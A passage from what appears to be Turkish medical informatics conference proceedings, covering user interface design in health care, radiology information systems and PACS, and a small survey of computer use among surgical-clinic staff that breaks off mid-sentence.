Diğer bir teknolojik gelişme uyarlanabilir kullanıcı ara yüzleridir. Tıbbi bilgisayar sistemlerin kullanıcı tarafından kabulü üzerine yapılan çalışmaların sayısı artmakta ve çalışmalar kullanıcıların sistemlerde kararlı bir tutum sergilediğini göstermektedir. Özellikle belirli içerikler için bilginin gösteriminin uyarlanabilir ve esnek olmasıdır. Uzman sistem kullanıcıları, acemi sistem kullanıcıları, menü kullanımı, grafikler buna örnek gösterilebilir.

### 3.3. Kullanıcı ara yüzlerin tasarlanması ve değerlendirilmesi için yöntemler

Kullanıcı ara yüzlerin geliştirilmesi için bazı durumlar belirtilmiştir. Kullanıcı ara yüzünün gelişiminde belirli adımlar bulunmaktadır. Bunlardan ilki kullanma içeriğinin ve ürünün tanımlanmasıdır. Ayrıca sistemi kullananlar, sistemin amacı, teknik özellikleri belirlenmelidir. İkinci adım, iş analizidir. Bu adım da kendi içinde ikiye ayrılır. Aşamalı iş analizi; bilgisayar sistemlerinin değerlendirilmesinde kullanıcıların işlerinin belirlenmesini ifade eder. Kavramsal iş analizi; kullanıcıların bilgilerini, becerilerini içeren işlerinin karakterize edilmesini sağlar [5]. Ara yüzlerin değerlendirilmesi için üçüncü adım, kullanıcı ara yüzünün belirtilmesidir. Ara yüzün kavramsal karmaşıklığını basitleştirmek için en uygun kullanıcı arayüzü seçilir. Dördüncü adım, kullanıcı ara yüzün tasarımı üzerinedir. Bu tasarım bazı kararlara uygun olmalıdır. Öyle ki, ara yüzün fonksiyonel olması, bilgisayar ekranı ve gösterimleri için sıra ve plan olması, kullanıcı girişi ve sistem cevaplarını içeren etkileşim modunun belirlenmesi, uygun program araçlarının seçimi, diğer yazılım sistemlerine ulaşabilme, arayüzü gelişimi için taslak ve plan düzenlenmesi gereklidir. Beşinci adım, kullanıcı ara yüzünün uygulanmasıdır. Kullanıcı ara yüzünün uygulanma hızı ve desteği için program dilleri ve araçların sayısı giderek artmaktadır. Özel grafik uygulamaları, Microsoft, Macintosh gibi yazılım kütüphaneleri geliştirilmektedir. Java, HTML gibi internette gelişen ara yüzler bulunmaktadır. Son adım, kullanıcı ara yüzün değerlendirilmesidir. Kullanıcı ara yüzlerin başarısının gelişiminde değerlendirme kritik bir karardır. Tasarım ve geliştirme süreci içinde bilginin geri bildirim için kullanıcı ara yüzlerin tasarımı ve geliştirme süreci içinde değerlendirilmesi çok önemlidir. Bu değerlendirme de ki yaklaşımlardan biri, hata oranları, iş süreci ve anket çalışmalarının incelenmesi diğer bir yaklaşım da anlaşılabilirlik, ulaşılabilirlik, yanlılık gibi ölçülere bakılmasıdır. Uygunluk değerlendirilmesinin yapılması da önemlidir [5].

### 4. Sonuç

Kullanılabilirlik, değişen sağlık bakımında teknolojik olarak önem taşımaktadır. Sağlık bakım kullanıcılarına ilişkin geliştirilen ara yüzün kullanılabilir olması için bazı özellikler bulunmaktadır. Kullanım kolaylığı, etkinlik, öğrenme kolaylığı, anlama kolaylığı, tahmin edilebilir olması, kullanıcı kontrolü, sağlamlık, farklı kullanıcı stiline ve düzeylerine uyarlanabilirlik, giriş rahatlığı, uygun çıkış miktarı, kullanıcı yardımının yeterliliği ve hata bulmada yardımcı olması, cevap zamanının yeterli olması (kısa sürede cevap vermesi) gibi özellikler ara yüzün tasarımı için gereklidir [4,10]. Sağlık bakım teknolojilerinde, tasarımda yenilenme sürekli bir durumdur. Öyle ki, multimedya ve internet gibi teknolojik gelişmeler geliştirme sürecinde önemli etkiler bırakmaktadır.

Sağlık bilgi sistemlerinin yaygınlaştırılmasının etkili ve verimli kullanımı için insan-bilgisayar etkileşimi çalışmaları önemli rol oynamaktadır ve gittikçe artan bir önem kazanmaktadır.

### 5. Kaynaklar

- [1] National Library of Medicine, “Training in Biomedical Informatics”, [http://bmi.asu.edu/symposium/downloads/CharlesFriedman\\_presentation.pdf](http://bmi.asu.edu/symposium/downloads/CharlesFriedman_presentation.pdf), 02.01.2007
- [2] Zayim, N. (2005). Tıp Bilişimde Teknolojik Değişim Yönetimi: İnsan ve Organizasyona İlişkin Konular, 2. Ulusal Tıp Bilişimi Kongresi (Tıp Bilişimi'05). 17-20 Kasım. Belek/ANTALYA. Bildiriler Kitapçığı.s.73-77.
- [3] Wang X., “Lecture 5: Human-Computer Interaction in Website Design” <http://wwwpeople.arch.usyd.edu.au/~rob/DECO2102/DECO2102-Slides-05.pdf>, 27.11.2006
- [4] White R., Kules B., “LBSC795: Principles of Human-Computer Communication”, <http://www.umiacs.umd.edu/~ryen/teaching/LBSC795/slides/ppt/Session1.ppt>, 28.12.2006



- [5] Patel VL. “Human-computer Interaction”. In: Handbook of Medical Informatics, Ed. by Bemmell JH, Musen MA. Bohn Stafleu Van Loghum, Houten, 1997, 473-494
- [6] Greenberg S. “ Map of Human –Computer Interaction” [http://pages.cpsc.ucalgary.ca/~saul/hcitopics/powerpoint\\_presentations/hci\\_map.ppt](http://pages.cpsc.ucalgary.ca/~saul/hcitopics/powerpoint_presentations/hci_map.ppt), 26.12.2006
- [7] Tallinn University of educational and Social Sciences, “Human-Computer Interaction”, <http://www.ceenet.org/workshops/lecture98/mart/hci.ppt>, 02.01.2007
- [8] Department of Computer Science Columbia University , “COMS W4170 UI Theory 2”, <http://www1.cs.columbia.edu/graphics/courses/csw4170/classes/UItheory-06f-2.pdf>, 02.01.2007
- [9] Troyer OD, “User Aspects of Software Systems”, <http://wise.vub.ac.be/downloads/courses/useraspects/chapter1.ppt>, 03.01.2007
- [10] “ITI 230 Human- Computer Interaction Course Review”, [http://www.scils.rutgers.edu/~belkin/iti\\_230/iti-230\\_summary.ppt#262,8](http://www.scils.rutgers.edu/~belkin/iti_230/iti-230_summary.ppt#262,8), 02.01.2007

## Radyoloji Bilgi Sistemi

Utku Şenol<sup>1</sup>, Anıl Aktaş<sup>2</sup>, Osman Saka<sup>2</sup>

<sup>1</sup> Akdeniz Üniversitesi Tıp Fakültesi Radyoloji Anabilim Dalı, Antalya

<sup>2</sup> Akdeniz Üniversitesi Tıp Fakültesi Biyoistatistik ve Tıp Bilişimi Anabilim Dalı, Antalya  
utkusenol@akdeniz.edu.tr, anilaktas@akdeniz.edu.tr, saka@akdeniz.edu.tr

**Özet:** Radyoloji bölümü, tanı koyma işlevini üstlenen diğer laboratuvar bölümler ile birlikte hastanelerin yoğun bölümlerinden biridir. Tıbbi görüntülemelerin gerçekleştirildiği bu bölüm, numunenin değil hastanın gelmesi, görüntü oluşumu ve rapor yazma süreçlerinin daha uzun ve zor olması yönü ile diğer laboratuvar bölümlerden ayrılır. Özellikle görüntülerin varlığı nedeni ile hastanenin diğer bölümlerinden daha farklı bilgi sistemine gerek duyar. Artık radyoloji bilgi sistemleri nerede ise her zaman PACS ı çağrıştırmaktadır. PACS görüntülerin alınması, işlenmesi, iletilmesi, saklanması, gereğinde hızlı bir şekilde çağrışması ve çoğaltılması ile tüm hastaneyi etkileyen bir sistem olmuştur. İş akışında hızlanma, verimlilik, doğru bilgiye ulaşma yanı sıra film ve işletme giderlerinde belirgin düşmeye olanak sağlar. Bu sistemler büyük kapasiteli arşiv üniteleri, ağ teknolojileri ve çok yüksek çözünürlükteki monitörler ve iş istasyonları gibi pahalı ve karmaşık bileşenlere gereksinim duyar. Ancak ne yazık ki dünyada bazı merkezlerde PACS uygulamaları başarılı olmamaktadır. Başarılı RIS-PACS sistemleri radyolog, hastane yönetimi, bilgi-işlem sorumluları, teknik personel, firmaların işbirliği ile olanaklı olup iyi bir planlamayı gerektirmektedir.

**Anahtar Kelimeler:** Tıbbi görüntüleme, bilgi sistemleri, RIS-PACS.

### Radiology Information System

**Abstract:** The radiology department is the busiest department of the hospital among the diagnostics laboratory units. This department is unique and differs from the other laboratory units by long lasting of work processes in which the human beings, instead of samples as in other lab units, are brought and imaged and films are reported. It needs different information system. Indeed, this information system to be used in radiology units recalls the PACS. By means of PACS, imaging and processing, transferring, storages, quick recall and reproducing of the views affect the whole hospital. Besides, it hastens the work process, makes easy to reach the true knowledge and increases the effectiveness, it is cost effective via successful applications. This system needs expensive and complicated units with large archiving, intrigued technology, high resolution monitors and work-stations.

**Keywords:** Medical imaging, information system, RIS-PACS.

#### 1. Giriş:

Tıptaki gelişmelerin en çarpıcı izlendiği alanlardan biri Radyolojidir. Bu alanda kullanılan Radyoloji Bilgi Sistemi (RIS) hastane alt birimi olan sosyoteknik bir sistemdir. Tıbbi Görüntüleme olarak da bilinen Radyoloji diğer tüm tıp branşları gibi bilgi sistemlerine benzer gerek duymanın yanı sıra görüntü oluşturma

ve bu görüntüleri depolama, işleme ve saklama özellikleri nedeni ile özellik gösterir.

Bir hastanenin önemli ve yoğun birimlerinden olan radyoloji, beyin hastalıkları, karın hastalıkları, yumuşak doku ve kemik hastalıkları gibi nerede ise tüm sistemlerin görüntüleme ile tanı gereksinimlerine karşılık verir. Hastanedeki yaklaşık her iki hastadan birinde görüntüle-

me ile tanı gereksinimi olmaktadır. Salt bir yazılı dosya olarak ile değil görüntü oluşumunun varlığı nedeni ile radyoloji bilgi sistemleri karmaşıktır. Numune değil hastanın gelmesi, görüntüleme süreçleri, rapor yazma gibi işlemler diğer laboratuvar sistemlerden daha karmaşık ve pahalı bir sistem gerektirmektedir.

## 2. Radyoloji Bilişim Sistemi ve PACS

Radyoloji bilgi sistemleri; randevu, tetkiklerin kabul ve onay işlemleri, kayıt, raporlama süreci, cihazlarda iş listesinin oluşturulması, veri provizyonu ve yakın zamanlarda da ses tanıma gibi işlemlere karşılık gelecek şekilde düzenlenir. Bu anlamda ilk kez 1960 yılında uygulanmıştır. Ancak bugün radyoloji bilgi sistemleri artık görüntüyü dijital olarak işleme ve saklama gibi işlevleri sağlayan PACS sistemi ile birlikte anılır. PACS açılımı "Picture archiving and communication system" olarak bilinmekte olup ilk kez 1982'de gündeme gelmiş, 1990' lardan sonra gelişme göstermiş ve kullanılmaya başlanmıştır (1,2). Bu tarihten itibaren RIS ile birlikte kullanılmış ve beraber anılmaya başlanmıştır. Halen RIS kullanılan bazı hastane radyoloji birimleri PACS olmadan işlerliğini sürdürmektedir. Ancak pahalı ve daha kompleks bir sistem olan PACS, RIS olmadan kurulması mümkün değildir. PACS ile dijital görüntüler kalite kaybı olmaksızın ve üzerinde işlem yapılabilir biçimde saklanabilirler. Radyoloji bölümlerinde yoğun ve çoğunlukla sorunlu çalışma ortamı mevcuttur(1). RIS-PACS ile bu birimlerde kağıtsız, filmsiz, klavyesiz, teypsiz, sekretersiz, daktilosuz, telefonsuz, randevusuz ve daha az masraflı bir iş ortamı sağlanması hedeflenmektedir (1,3). RIS-PACS ile kritik bilgiye hızlı ulaşım, özellikle acil servis ve ameliyathanelerde tanı zamanının kısalması, görüntülerin tetkiki yapan radyolog ile tetkiki isteyen klinisyen tarafından hızla paylaşılabilmesi, filmlerin ortadan kaldırılarak işletme ve depolama maliyetlerinin azaltılması sağlanabilmektedir. Ayrıca web sunucular aracılığı ile diğer kurumlara görüntü transferi olanaklı olabilmektedir. Yapılan kar-

şılaştırmalı çalışmalarda RIS-PACS varlığının % 50 lerin üzerinde iş zamanında azalma sağladığı belirtilmiştir (4).

Radyoloji birimleri, ultrasonografi, Doppler incelemeleri, röntgen grafipleri, skopik incelemeler, anjiyografi incelemeleri, BT ve MRG gibi yöntemleri içerir. Bu yöntemlerin bir kısmı halen analogdur. Ancak son yıllarda dijital görüntü cihazlarına çarpıcı bir geçiş süreci yaşanmaktadır. Dijital dönüşüm yanı sıra tüm cihazların bir standart olan DICOM formatında çıktı oluşturması gerekmektedir. DICOM formatı tıpta görüntü alanında haberleşmeleri sağlayan standartlardan olup halen dünyada dijital cihazlar için yaygın olarak kullanılmaktadır. DICOM formatının yanı sıra Bilgi sistemleri ile entegrasyonu için bir başka standart daha gerekmektedir. Bu standart ise HL7 olarak bilinmektedir. HL7, sağlık bilişimi uzmanlarının ve bilgisayar/elektronik mühendislerinin elektronik ortamdaki sağlık bilgilerinin karşılıklı iletilmesi, yönetilmesi ve entegre edilmesini sağlayan standartlar oluşturmak üzere işbirliği yaptığı uluslar arası bir topluluktur. Ülkemizde Tıp Bilişimi Derneği bünyesinde organize olmuştur (6).

Bu standartlar ve bilgi sistemi yazılımı yanı sıra RIS-PACS'ın önemli bileşenleri vardır. Bu bileşenler veri sunucusu, ağ bağlantıları, arşiv, tanısal monitorlar, dijitalizasyon teknikleri ve radyologların rapor yazıp bazı işlemleri gerçekleştirebileceği iş istasyonlarıdır. Son yıllarda bu bileşenlere ses tanıma sistemleri eklenmiştir.

Dijital teknikle elde edilen Radyoloji filmlerinin kapasitesi hastanede kullanılan diğer bilgilere kıyasla çok büyüktür. Örneğin tek bir hastaya ait mamografi filminin büyüklüğü 200 MB dir. Bu ise hem depolamada hem de iletimde önemlidir (3,5). Görüntülemeleri depolama hem kısa süreli hem de uzun süreli olarak yapılmaktadır. Bölümden bölüme değişime ile birlikte kısa erimli depolama, online erişime izin verir ve yaklaşık 3-6 ay gibi bir süreyi içerir. Bu amaç-

la günümüzde RAID tercih edilir. 1990'ların başında optik disk maliyetleri film ile depolamadan daha pahalı olmaktadır. Ancak Dijital video diskler ve RAID lar ile depolama maliyeti düşmüş ve 1995 lerden sonra film ve kağıt maliyetinden daha ucuz hale gelmiştir (3,5).

Büyük kapasitelere ulaşan görüntülerin hastane içerisinde iletilmesi ise güçlü bir ağ gereksinimi doğurmuştur. Gigabit ethernet teknolojisi ile bu gereksinim karşılanmaya çalışılır. Bu teknoloji ile saniyede 1 gb lik veri aktarım hızı sağlanabilmekte ve bir hastaya ait bilgisayarlı tomografi tetkikinin tüm filmleri 0.4 sn de iletilmektedir. İletişim hastane ağı ile olabileceği gibi web tabanlı da olabilir (5).

RIS'in en önemli bileşenlerinden biri de tanısal monitorlardır. Özellikle radyologlar tarafından tanı koymada ve rapor yazma amaçlı kullanılan tanısal monitorların çözünürlüğü oldukça yüksek olmalı ve tanısal bilgiye ulaşmada filmin sağladığı avantajları sunabilmelidir (2). Bu da pahalı bir yatırımı gerektirmektedir.

RIS-PACS'ın konfigürasyonunun belirlenmesi yanı sıra performansının izlenmesi de önemlidir. Bu amaçla sistem %70 yüklü iken test yapılır. Ayrıca görüntü eldesi hızı, arşivden görüntü çağırma hızı, web dağıtımından görüntü indirme hızı, statü senkronizasyonu incelenir ve kesintisiz çalışma (% 100 uptime) beklenir (3,5).

## 3. Sonuç:

Radyoloji bilgi sistemi artık PACS ı içerecek şekilde planlanmaktadır. Bu pahalı sistemler başarılı olduğu birimlerde iş akışı ve verimliliğe çok büyük katkıları olmakla birlikte ne yazık ki dünyada her zaman başarılı olamamaktadır (1). Bir RIS-PACS sisteminin başarılı olması radyolog, hastane yönetimi, bilgi işlem sorumlusu, PACS sunan firmaların teknik ve idari temsilcilerinin yakın işbirliğinin gerçekleşmesi ile mümkün olacaktır. Yatırım için iyi bir planlama yanı sıra gelecekteki tetkik sayısı artışı ve büyümenin hesaplanması gerekmektedir. Sür-

dürülebilirlik ise çok önemli bir başka konudur. Bu amaçla bakım-onarım giderleri, yıllık yeni yazılım ve donanım maliyetleri hesaplanmalı ve yeterli bir servis hizmeti sağlanabilmelidir. Bu karmaşık sistemin başarısında kullanıcıların teknik ekip ile aynı dili konuşuyor olmaları belki de en önemli faktördür (3).

## 4. Kısaltmalar

PACS: Picture archiving and communication system  
RIS: Radiology information system  
HL7: Health Level 7  
DICOM: Dijital imaging and communication in medicine  
RAID: Redundant array of inexpensive disks

## 5. Kaynaklar

- [1] Akata D., "RIS-PACS: Çalışma alanına etkileri, kolaylıklar ve zorluklar.", 27. Ulusal Radyoloji Kongresi, 11-15 Ekim 2006 Antalya
- [2] Badano A., "AAPM/RSNA tutorial on equipment selection:PACS equipment overview." Radiographics, 2004: 24:879-89.
- [3] Dicle O., "Radyoloji Bilişim Sistemleri.", 27. Ulusal Radyoloji Kongresi, 11-15 Ekim 2006 Antalya
- [4] Mariani C, Tronci A, Onini L, Pirani O, Murri R., "Analysis of the X-ray Work Flow in Two Diagnostic Imaging Departments With and Without a RIS/PACS System. J Digit Imaging.", 2006;19:18-28.
- [5] Samei E, Seibert JA, Andriole K, Badano A et al. "AAPM/RSNA tutorial on equipment selection:PACS equipment overview: general guidelines for purchasing and acceptance testing of PACS equipments.", Radiographics. 2004; 24:313-334.
- [6] www.turkmiia.org

## Cerrahi Kliniklerinde Sağlık Personelinin Bilgisayar Kullanım Durumlarının Belirlenmesi

**Nuriye Değirmen, Kevser Yeter, Elif Çalık**

Dumlupınar Üniversitesi Sağlık Yüksekokulu Hemşirelik Bölümü Cerrahi Hastalıkları Hemşireliği Bilim Dalı, 43100, Kütahya  
ndegirmen123@mynet.com, kevseryeter@mynet.com, elifcpr@mynet.com

**Özet:** Tıp bilişiminin amacı; bilişim teknolojileri kullanılarak bilgi yönetimi sağlamaktır. Günümüzde tıp alanındaki bilgisayar kullanımında yetersizliğe bağlı, bilgilerin toplanamaması, verilerin güvenli olmaması, gözlemlerdeki sübjektiflik sonucu; işgücü, para ve zaman kaybı oluşmaktadır.

**Araştırmanın Amacı:** Dumlupınar Üniversitesi Sağlık Hizmetleri Araştırma ve Uygulama Merkezi'ndeki cerrahi alanında çalışan sağlık personelinin bilgisayar kullanım durumlarını belirlemektir.

**Gereç ve Yöntem:** Araştırma 01-11-2006, 31-12-2006 tarihleri arasında yapıldı. Tanımlayıcı nitelikte olan çalışmanın örneklemini; 7'si doktor, 5'i hemşire, 2'si sağlık teknikeri, 3'ü sağlık memuru olmak üzere toplam 17 personel oluşturdu. Katılımcılara uygulanan anket formu; bireylerin sosyo-demografik özellikleri ve bilgisayar kullanım durumlarını içeren 2 bölümden oluşturuldu. Verilerin değerlendirilmesinde SPSS 13.00 paket programı kullanıldı.

**Sonuçlar;** Araştırmaya katılan personelin %52,9'u kadındı. Yaklaşık %41,3'ü 28-32 yaş grubu, %41,2'si uzman doktor, %23,5'i sağlık meslek lisesi mezunuydu. %52,9'u hastanede Eroğlu Bilgi Yönetim Sistemi Bilgisayar Programı'nın kullanıldığını, tamamına yakını bilgisayar ve internet kullanmayı bildiğini, %52,9'u eğitimi sırasında bilgisayar dersi aldığını, sadece %5,9'u çalışmaya başladıktan sonra bilgisayar eğitimi aldığını, %82,4'ü veri kaydetmek için bilgisayar kullandığını, tamamı çalıştığı ortamda bilgisayar ve internet bulunduğunu ve yeterli olduğunu, %70,6'sı günde 1-3 saat bilgisayar kullandığını belirtmiştir. Yaklaşık %70'i paket programda hasta verilerini izleyebildiğini ve girebildiğini ifade etmiştir. 29,4'ü iş yoğunluğu ve zaman kısıtlılığı nedeni ile bilgisayar kullanmadığını, %47'si gerekli alt yapının sağlanması ve hizmet içi eğitim verilmesi şeklinde öneri getirmiştir. Sonuç olarak; bilgisayar eğitiminin artırılması ve bilgisayar kullanımının iş yoğunluğunu azaltacağı konusunda personelin bilinçlendirilmesi önerilmektedir.

**Anahtar Kelimeler:** Cerrahi Sağlık Personeli, Bilişim

**Abstract:** The aim of data-processing of medical is; to control knowledge by using data-processing technologies. Today due to lack of gathering knowledge, insecure data, subjectivity in observation according to lack of computer using in medicine.

**Aim of the research is;** to decide the situation of computer usage of health personel working in operational part, Health Services, Seacher And Application Center Of Dumlupınar University.

**Material and Metod;** The research was done between 01-11-2006 and 31-12-2006. The Sample of the descriptive research consist of 7 doctors, 5 nurses, 2 health technicians and 3 health employee ; total 17 personels who accepted to study in the research. The questionnaire form; given to partici-

pants has got two parts; first part is the sosyodemografic features of persons, secont is stuation of computer usage of them. İn order to evaluatie the data SPSS 13.00 pacet programe was used.

Results; The %53 of personel participated in the study were women. Nearly %41,3 were between 28-32 age groud, %41 speciallst doctors, %23 were graduated from health personel traing high school. It is reported that %52 of them use ‘‘ Eroğlu Bilgi Yönetim Sistemleri’’ in the hospital, all of them know to use computer and internet systems, %52.9 took computer courses during their education, only % 5,9 took computer courses after starting working, %82.4 use computer to report data, all of them say there are computers in their working place and it is enough, %76.6 say that they use computer between 1-3 hours daily.About % 70 say that they can report and watch data by the help of packed program. % 29.4 say that they can’t use computer because of lack od time and working load and % 47 advise that there should be suitable condititons and in-service courses about computer using.

As a result, It is advised that computer training should be risen and personel should be educated about that using computer lessens the working load.

**Key Words:** Operation Health Personel, Data-Processing

### Giriş:

Teknolojinin; bilgisayarlar, cep telefonları, internet, bankamatikler gibi birçok biçimde, yaşantımızda gözardı edilemeyecek bir yeri vardır. Bilgisayarın en yoğun kullanıldığı alanlardan biri de tıp uygulamalarıdır. Fakat araştırmalara göre en yüksek düzeyde eğitim almış profesyoneller arasında bilgisayar kullanma oranının en düşük olduğu gruplardan biri hekimlerdir. Tıp bilişimi konusundaki çalışmaların, ülkenin sağlık politikası belirlenirken ön-görülerek planlanması gerekir. Sağlık bakanlığı bünyesinde bu yönde çalışmalar yapılmaktadır ancak yeterli düzeyde değildir [4-5-6].

### Tıp Bilişiminin Tanımı:

Tıp Bilişimi; Tıbbi bilginin elde edilmesi, saklanması, iletilmesi, gereksinim duyulan yerde ve zamanda kişinin kullanımına sunulması için bilgi teknolojilerinin kullanılması anlamına gelir. Medline da bu alanla ilgili gerçekleştirilen ‘‘Medical Informatics (Tıp Bilişimi) ‘‘ konulu tarama 5131 sonuç vermektedir [4]. Tıbbi Bilişim teknikleri, sağlık merkezlerinin veri toplama, işleme ve değerlendirme yetilerini üstel bir şekilde artırarak global ölçekte doğru, ayrıntılı ve güvenilir sonuçlara ulaşılmasını sağlar.

British Medical Informatics Society (Britanya Tıbbi Bilişim Derneği)’nin ifadesine göre:

‘‘Sağlık hizmetlerini yaygın olarak sunabilmek için, varolan bilginin paylaşımını ve kullanımını sağlayacak araçların, becerilerin ve bilincin tümü’’ ve ‘‘Son yıllarda, dünya çapında akademik çevrelerce takip edilen ve geliştirilen, bilgi sistemlerinin sağlık hizmetlerine uygulanma yöntemlerini araştıran ve öğreten bir bilim dalı; sağlık, bilişim, psikoloji, epidemiyoloji ve mühendisliğin bulunduğu nokta.’’ olarak tanımlanmıştır [3].

### Tıbbi Bilişiminin Konu Alanları:

- Sağlık Bilgi sistemleri
- Sağlıkta İnternet ve İnternet Teknolojileri kullanımı
- Biyoinformatik ve gen inforatığı
- Hasta kayıt ve sağlık kodlama sistemleri
- Medikal Görüntüleme sistemleri
- Tıbbi sinyal işleme sistemleri
- Sağlık iletişim sistemleri, Teletıp, konsültasyon
- Biyomedikal modelleme sistemleri
- Akıllı Tıp Karar Destek Sistemleri
- Tıp Eğitimi

### Tıbbi Bilişimin Önemi:

Günümüzde, bilgisayar kullanımında yetersizliğe bağlı; bilgilerin toplanamaması, verilerin yeteri kadar güvenli olmaması, gözlemlerdeki subjektiflik ve benzeri nedenlerle işgücü, para ve zaman kaybı oluşmaktadır. Bu kayıplar nedeniyle tıp biliminin ilerlemesi yavaşlamakta ve kaynak israfı artmaktadır.

Hemşirelik bilişimi kavramı da tıbbi bilişimdeki gelişmeler ışığında günümüzde yeni yeni düzenlenmektedir. Amerikan Hemşireler Birliğine göre; hemşirelik bilişimi veri yönetimini sağlar. Bu nedenle hemşirelik uygulamalarında ve değerlendirmelerinde bilişim teknolojilerinin kullanılması gerektiğini öne sürmektedir. Özellikle cerrahi alanlarında çalışan hemşirelerin perioperatif bakım sırasında birçok karmaşık hemşirelik girişimini uygulamak durumunda olması nedeniyle, veri kaybını önlemek, bakımın devamlılığını ve verilerin izlenmesi ve paylaşımını artırmak için bilgisayar teknolojisinden yararlanması gerekmektedir. Ayrıca bilişim teknolojisi sayesinde hemşirelere karar destek sistemi sağlanmış olmaktadır [1,8].

Tıp alanında bilgisayar ve internet kullanımı ile; gözlemler elde edilen bulguların sınıflandırılıp değerlendirilmesi, verilerin global bazda homojen olarak toplanabilmesi, süratle işlenip tasnif edilebilmesi, standardizasyonu ve verilerin ulaşılabilirliği artmaktadır. Bu bağlamda sağlık personelinin yetiştirilmesi sırasında tıp bilişimi eğitiminin de verilmesi gerekir. Böylece, iyi eğitilmiş sağlık personeli işlenmiş bilgi düzeyini artırarak sunulan sağlık hizmetinin kalitesini yükseltir [3].

Tıp bilişimi alanı yeni gelişen bir bilim dalı olması nedeniyle bu konudaki gelişmeler hızla sürmektedir. Bu gelişmelerin ve uygulanma düzeyinin belirlenmesi için yeni araştırmalarla desteklenmesi gerekmektedir.

### Materyal ve Metod:

Bu araştırma, sağlık personelinin bilgisayar kullanım durumlarının belirlenmesi amacıyla tanımlayıcı nitelikte olarak planlanmıştır.

Araştırmanın evrenini; Dumlupınar Üniversitesi Sağlık Hizmetleri Araştırma ve Uygulama Merkezi’ndeki cerrahi alanında çalışan sağlık personelinin tümü oluşturmaktadır. Araştırma 01-11-2006, 31-12-2006 tarihleri arasında uygulandı. Çalışmanın örneklemini; 7’si doktor, 5’i hemşire, 2’si sağlık teknikeri, 3’ü sağlık memuru olmak üzere toplam 17 personel oluşturdu.

Katılımcılara uygulanan anket formu; bireylerin sosyo-demografik özellikleri ve bilgisayar kullanım durumlarını içeren 2 bölümden oluşturuldu. Verilerin değerlendirilmesinde SPSS 13.00 paket programı kullanıldı. Bulguların frekansları (%) alınarak sonuçlar elde edildi.

### Bulgular:

Sosyodemografik Özellikler		n	%
Yaş	20-25	5	%29,5
	27-32	9	%41,3
	34-38	3	%17,7
Cinsiyet	Erkek	8	%47,1
	Kadın	9	%52,9
Medeni Durum	Evli	10	%58,8
	Bekar	7	%41,2
Eğitim Durumu	Uzman	7	%41,2
	Ön lisans	3	%17,6
	Lisans	2	%11,8
	Yüksek Lisans	1	%5,9
	Sağlık Meslek Lisesi	4	%23,5

**Tablo I:** Sağlık Personelinin Sosyodemografik Özelliklerinin Dağılımı

Araştırmaya katılan personelin %52,9’u kadındı. Yaklaşık %41,3’ü 27-32 yaş grubu, %58,8’i evliydi, %41,2’si uzman doktor, %23,5’i sağlık meslek lisesi mezunuydu.



Durumlar	Cevaplar	n	%
Hastanede kullanılan paket program	Kendi programımız	4	%23,5
	Bilmiyorum	4	%23,5
	Eroğlu Bilgi Yönetim Sistemleri	9	%52,9
Bilgisayar ve internet kullanımını Bilme	Biliyor	16	%94,1
	Bilmiyor	1	%5,9
Okulda bilgisayar dersi alma	Evet	9	%52,9
	Hayır	8	%47,1
Çalışırken Bilgisayar Eğitimi Alma	Evet	1	%5,9
	Hayır	16	%94,1
Bilgisayar Kullanma Amaçları	Oyun için	7	%41,2
	Ödev/Yazı için	10	%58,8
	Veri Kaydı için	14	%82,4
	Araştırma için	13	%76,5
Günde Kaç Saat Bilgisayar Kullanıldığı	1-3 saat	12	%70,6
	4-6 saat	4	%23,6
	10 ve üzeri	1	%5,9
Hastanede Bilgisayar Sayısı Yeterliliği	Yeterli	14	%82,4
	Yetersiz	3	%17,6
Bilgisayar Programı Kullanma Durumları	Word	15	%88,2
	Excel	12	%70,6
	Pover-Point	12	%70,6
	Veri Tabanı Tarama	10	%58,8
Paket Program Kullanımı	Veri İzleme	13	%76,5
	Veri Girebilme	11	%64,7
Bilgisayar kullanımı ile ilgili Güçlükler	İş Yoğunluğu	5	%29,4
	Bil. Kullanımında Bilinçsizlik	1	%5,4
	Eğitimsizlik ve otomasyon sistemindeki sorunlar ve diğer bütün nedenler..	11	%65,2
Öneriler	Alt Yapı sağlanması / Hizmet İçi Eğitim Verilmesi	8	%47,0
	Bil. Kullanımının Desteklenmesi	1	%5,9

Tablo II: Sağlık Personelinin Bilgisayar Kullanım Durumlarının Dağılımı

Sağlık Personelinin %52,9'u hastanede Eroğlu Bilgi Yönetim Sistemi Bilgisayar Programı'nın kullanıldığını, tamamına yakını bilgisayar ve internet kullanmayı bildiğini, %52,9'u eğitimi sırasında bilgisayar dersi aldığını, sadece %5,9'u çalışmaya başladıktan sonra bilgisayar eğitimi aldığını, %82,4'ü veri kaydetmek için bilgisayar kullandığını, tamamı çalıştığı ortamda bilgisayar ve internet bulunduğunu ve yeterli olduğunu, %70,6'sı günde 1-3 saat bilgisayar kullandığını belirtmiştir. Yaklaşık %70'i paket programda hasta verilerini izleyebildiğini ve girebildiğini ifade etmiştir. 29,4'ü iş yoğunluğu ve zaman kısıtlılığı nedeni ile bilgisayar kullanmadığını, %47'si gerekli alt yapının sağlanması ve hizmet içi eğitim verilmesi şeklinde öneri getirmiştir.

### Tartışma ve Sonuç:

Çalışmamıza katılan cerrahi alanı sağlık personelinin çoğunluğunun genç yaşta ve yeni mezun bireyler olması nedeniyle bilgisayar kullanım düzeylerinin iyi olması durumu paralellik göstermektedir. Çoğunluğu eğitimi sırasında bilgisayar dersi almış olmasına karşın çalışmaya başladıktan sonra bilgisayar eğitimi almamış olmaları ve paket program kullanımını tamamının bilmemesi ve uygulamaması belirlenmiştir. Bu konuda hemşirelere yapılan bir araştırmaya göre; hemşirelerin %80'inin okulda bilgisayar dersi almadığı, bilgisayar kullanım düzeylerinin orta düzeyde olduğu ancak hastanede bilgisayar kullanımını gerekli

